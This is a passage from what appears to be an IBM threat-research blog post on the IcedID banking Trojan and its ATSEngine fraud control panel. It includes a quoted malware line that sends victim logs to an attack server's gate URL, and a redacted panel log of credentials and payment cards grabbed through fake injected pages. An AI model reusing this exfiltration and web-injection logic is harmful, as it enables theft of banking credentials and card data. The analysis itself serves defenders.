addLog(a,b,c,d)	Adds new logs to the reports section in the attack server.
writeLog()	Writes logs to the attack server after validation of the private key and the victim's service set identifier (SSID). This is achieved by the following script: *getData(gate_link + a + "&pkey=" + urlEncode(pkey) + "&ssid=" + b, b)*

The attack server enables the operator to use different functions that are sectioned into tabs on the control panel:

- Accounts page functions — shows the account pages the victim is visiting with the infected user's credentials.
- Content variables — includes report generation, account page controls, pushing HTML content into pages the victim is viewing, and a comments module to keep track of activity.
- Private functions to get HEX and decode.
- Main page functions.
- Comments global.
- Reports global.

Figure 8 below shows the layout of information about functions used on a given infected device as it appears to the attacker using the ATSEngine control panel:



Report Date/Time	Login (ID)	Message Type	Browser	Return Function	Message
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:51:23] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted]@hotmail.com	success	IE11	atsEnd	[09:51:08] success: callResponse() -> 3 of 1 card data grabbed. grabber finished
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:51:08] info: saveLoginData() -> fake page filled. submiting data
[redacted]	[redacted]@hotmail.com	success	IE11	atsEnd	[09:50:55] success: callResponse() -> 3 of 1 card data grabbed. grabber finished
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:50:55] info: saveLoginData() -> fake page filled. submiting data
[redacted]	[redacted]@hotmail.com	query	IE11	showFakePage	[09:49:32] query: onLoadIframe() -> cards parsed: 3, displaying fake page
[redacted]	[redacted]@hotmail.com	query	IE11	showFakePage	[09:49:32] query: onLoadIframe() -> cards parsed: 1, displaying fake page [09:49:28] info: onReadVariables() -> current page: [redacted]
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:49:27] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:49:13] info: onReadVariables() -> ats_state: 0, going to credit cards [09:49:13] info: onReadVariables() -> current page: [redacted]
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:49:12] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:48:14] info: saveLoginData() -> login details submited: [redacted] [09:48:02] info: onLoaded() -> login page loaded. onsubmit events attached
[redacted]	[redacted]@hotmail.com	info	IE11	atsEnd	[09:46:42] info: saveLoginData() -> login details submited: [redacted] [09:46:29] info: onLoaded() -> login page loaded. onsubmit events attached
[redacted]	[redacted].org	info	IE11	atsEnd	[09:19:20] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted].org	info	IE11	atsEnd	[09:17:54] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted].org	info	IE11	atsEnd	[09:16:34] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted].org	info	IE11	atsEnd	[09:16:05] info: onReadVariables() -> ats_state: 0, going to credit cards [09:16:05] info: onReadVariables() -> current page: [redacted]
[redacted]	[redacted].org	info	IE11	atsEnd	[09:16:04] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted].org	info	IE11	atsEnd	[09:10:22] info: saveLoginData() -> login details submited: [redacted] [09:10:06] info: onLoaded() -> login page loaded. onsubmit events attached
[redacted]	[redacted].org	info	IE11	atsEnd	[08:39:25] info: saveLoginData() -> login details submited: [redacted] [08:39:14] info: onLoaded() -> login page loaded. onsubmit events attached
[redacted]	[redacted]@gmail.com	info	IE11	atsEnd	[08:35:45] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted]@gmail.com	success	IE11	atsEnd	[08:35:34] success: callResponse() -> 1 of 1 card data grabbed. grabber finished
[redacted]	[redacted]@gmail.com	info	IE11	atsEnd	[08:35:34] info: saveLoginData() -> fake page filled. submiting data
[redacted]	[redacted]@gmail.com	query	IE11	showFakePage	[08:35:22] query: onLoadIframe() -> cards parsed: 1, displaying fake page [08:35:19] info: onReadVariables() -> current page: [redacted]
[redacted]	[redacted]@gmail.com	info	IE11	atsEnd	[08:35:19] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted]@gmail.com	info	IE11	atsEnd	[08:35:05] info: onReadVariables() -> ats_state: 0, going to credit cards [08:35:05] info: onReadVariables() -> current page: [redacted]
[redacted]	[redacted]@gmail.com	info	IE11	atsEnd	[08:35:03] info: onLoaded() -> holder logined. reading variables
[redacted]	[redacted]@gmail.com	info	IE11	atsEnd	[08:33:10] info: saveLoginData() -> login details submited: [redacted] [08:33:00] info: onLoaded() -> login page loaded. onsubmit events attached
[redacted]	[redacted]@gmail.com	info	IE11	atsEnd	[08:31:48] info: saveLoginData() -> login details submited: [redacted]

Figure 8: Attacker's view from the control panel that manages stolen data (source: IBM Trusteer)

Data Management and Views

The ATSEngine control panel enables the attacker to view the active functions with a time stamp (see Figure 8). The following information is retrieved from the victim's device and sent to the attack server:

- Last report time from this infected device;
- Victim's IP Address;
- Victim's attributed BotID;
- Victim's login credentials to the website he or she is visiting;
- Additional grabbed data from webinjection to the target page, including the victim's name, payment card type, card number and CVV2, and state of residence; and
- Comments section inserted by the attacker about the particular victim and his or her accounts.

A view from the control panel displays essential data in tables, providing the attacker with the victim's login credentials to the targeted site:




Figure 9: Stolen account information parsed on control panel view (source: IBM Trusteer)

Sectioned IcedID Botnet

Following the analysis of IcedID's injections and control panel features, our researchers believe that, much like other Trojan-operating gangs, IcedID is possibly renting out its infrastructure to other criminals who specialize in various fraud scenarios.

The control panel, a common element in online fraud operations, reveals the use of a transaction automation tool (ATS) by IcedID's operators. This commercial panel helps facilitate bot control, data management and management of fraudulent activity. The panel of choice here is a longtime staple in the cybercrime arena called the Yummba/ATSEngine.

Fraud scenarios may vary from one operator to another, but IcedID's TTPs remain the same and are applied to all the attacks the Trojan facilitates. As such, IcedID's webinjections can apply to any website, and its redirection schemes can be fitted to any target.

Sharpened Focus in 2019

While some Trojan gangs choose to expand their attack turf into more countries, this requires funding, resources to build adapted attack tools, alliances with local organized crime and additional money laundering operations. In IcedID's case, it does not appear the gang is looking to expand. Ever since it first appeared in the wild, IcedID has kept its focus on North America by targeting banks and e-commerce businesses in that region.

In 2018, IcedID reached the fourth rank on the global financial Trojan chart, having kept up its malicious activity throughout the year.





Figure 10: Top 10 financial Trojan gangs in 2018 (source: IBM Trusteer)

In 2019, our team expects to see this trend continue. To keep up on threats like IcedID, read more threat research from the X-Force team and join X-Force Exchange, where we publish indicators of compromise (IoCs) and other valuable intelligence for security professionals.

Hear more at the NRF Protect session – Nirvana: Cut Your e-Fraud and Customer Friction Simultaneously

Itzik Chimino
Security Web Researcher in Security Intelligence

Itzik Chimino is a Security Web Researcher in Security Intelligence, and is experienced in malware analysis. Prior to this role, Itzik worked at "F5 Networks...


Get the report →
IBM Security